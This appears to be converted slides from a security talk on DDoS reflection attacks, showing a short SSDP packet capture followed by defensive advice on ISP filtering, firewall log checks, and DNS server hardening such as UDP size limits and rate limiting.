
| No. | Time   | Src MAC            | Dst MAC            | Source          | Destination     | Protocol | Length | Info                    |
|-----|--------|--------------------|--------------------|-----------------|-----------------|----------|--------|-------------------------|
| 198 | 10.085 | VMware_29:9c:4f    | IPv4mcast_7f:ff:fa | 192.168.124.94  | 239.255.255.250 | SSDP     | 126    | M-SEARCH * HTTP/1.1     |
| 199 | 10.085 | VMware_29:9c:4f    | IPv4mcast_7f:ff:fa | 192.168.124.94  | 239.255.255.250 | SSDP     | 126    | M-SEARCH * HTTP/1.1     |
| 200 | 10.085 | VMware_29:9c:4f    | IPv4mcast_7f:ff:fa | 192.168.124.94  | 239.255.255.250 | SSDP     | 126    | M-SEARCH * HTTP/1.1     |
| 201 | 10.085 | VMware_29:9c:4f    | IPv4mcast_7f:ff:fa | 192.168.124.94  | 239.255.255.250 | SSDP     | 126    | M-SEARCH * HTTP/1.1     |
| 202 | 10.132 | VMware_b0:78:12    | Prominet_80:13:59  | 192.168.124.200 | 192.168.124.94  | SSDP     | 421    | HTTP/1.1 200 OK         |
| 203 | 10.132 | VMware_b0:78:12    | Prominet_80:13:59  | 192.168.124.200 | 192.168.124.94  | SSDP     | 435    | HTTP/1.1 200 OK         |
| 204 | 10.132 | VMware_b0:78:12    | Prominet_80:13:59  | 192.168.124.200 | 192.168.124.94  | SSDP     | 433    | HTTP/1.1 200 OK         |
| 205 | 10.132 | VMware_b0:78:12    | Prominet_80:13:59  | 192.168.124.200 | 192.168.124.94  | SSDP     | 449    | HTTP/1.1 200 OK         |
| 206 | 10.132 | Prominet_80:13:... | VMware_b0:78:12    | 192.168.124.94  | 192.168.124.200 | ICMP     | 449    | Destination unreachable |
| 207 | 10.147 | VMware_b0:78:12    | Prominet_80:13:59  | 192.168.124.200 | 192.168.124.94  | SSDP     | 369    | HTTP/1.1 200 OK         |



#sf21veu



From an analysts standpoint,  
what's your most interesting attack?



#sf21veu

# Defend against DDoS Attacks



#sf21veu

## ● Work with your provider

- The malicious traffic should not cross the last mile from the ISP to your network.
- Many ISPs offer a DDoS protection service that filters traffic on demand.



#sf21veu

## ● Check your firewall log

- Traffic like CLDAP or SSDP should not go to public IP addresses.
- DNS or NTP to public addresses only if you run a public service.
- Check traffic spikes



#sf21veu

- If you run a public DNS server
  - Consider to limit the size of UDP messages
    - Parameter `max-udp-size` for BIND
  - Activate DNS rate limiting.
    - Forces clients to use TCP connections if they send queries too often





#sf21veu

- Audit your name server configuration
  - Use DNS Hammer to check, if your DNS server can be abused as reflector.
  - <https://www.dnshammer.com>



● Questions?



#sf21veu

● Feedback

● Please fill out the feedback form  
<https://forms.gle/GGRAzkJcEuDkx5r36>



#sf21veu